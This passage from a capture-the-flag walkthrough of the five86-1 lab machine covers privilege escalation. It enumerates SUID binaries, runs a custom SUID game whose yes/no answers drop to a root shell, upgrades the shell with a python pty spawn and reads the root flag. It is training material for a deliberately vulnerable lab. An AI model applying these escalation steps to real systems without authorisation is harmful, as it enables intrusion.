So we navigate to /home/Moss/.game/ and run the "upyourgame" program, the program launches questionnaires that are only answerable in the YES / NO format, and finally, we get the root shell and find the final flag in the /root directory as shown below.



```
moss@five86-1:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/su
/usr/bin/umount
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chfn
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
/home/moss/.games/upyourgame
moss@five86-1:~$ cd /home/moss/.games
cd /home/moss/.games
moss@five86-1:~/.games$ ./games
./games
bash: ./games: No such file or directory
moss@five86-1:~/.games$ ls
ls
battlestar  empire     ninvaders      petris  upyourgame
bcd         freesweep  nsnake         snake   worms
bombardier  hunt       pacman4console sudoku
moss@five86-1:~/.games$ ./upyourgame
./upyourgame
Would you like to play a game? yes
```

cd /home/moss/.games
./upyourgame
After playing the YES/NO game we will be directly logged into root.



```
bcd          freesweep  nsnake          snake   worms
bombardier  hunt        pacman4console  sudoku
moss@five86-1:~/.games$ ./upyourgame
./upyourgame
Would you like to play a game? yes
yes

Could you please repeat that? yes
yes

Nope, you'll need to enter that again. yes
yes

You entered: No.  Is this correct? no
no

We appear to have a problem?  Do we have a problem? no
no

Made in Britain.
# id
id
uid=0(root) gid=1001(moss) groups=1001(moss)
# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@five86-1:~/.games# cd /root
cd /root
root@five86-1:/root# ls
ls
flag.txt
root@five86-1:/root# cat flag.txt
cat flag.txt
8f3b38dd95eccf600593da4522251746
root@five86-1:/root# 
```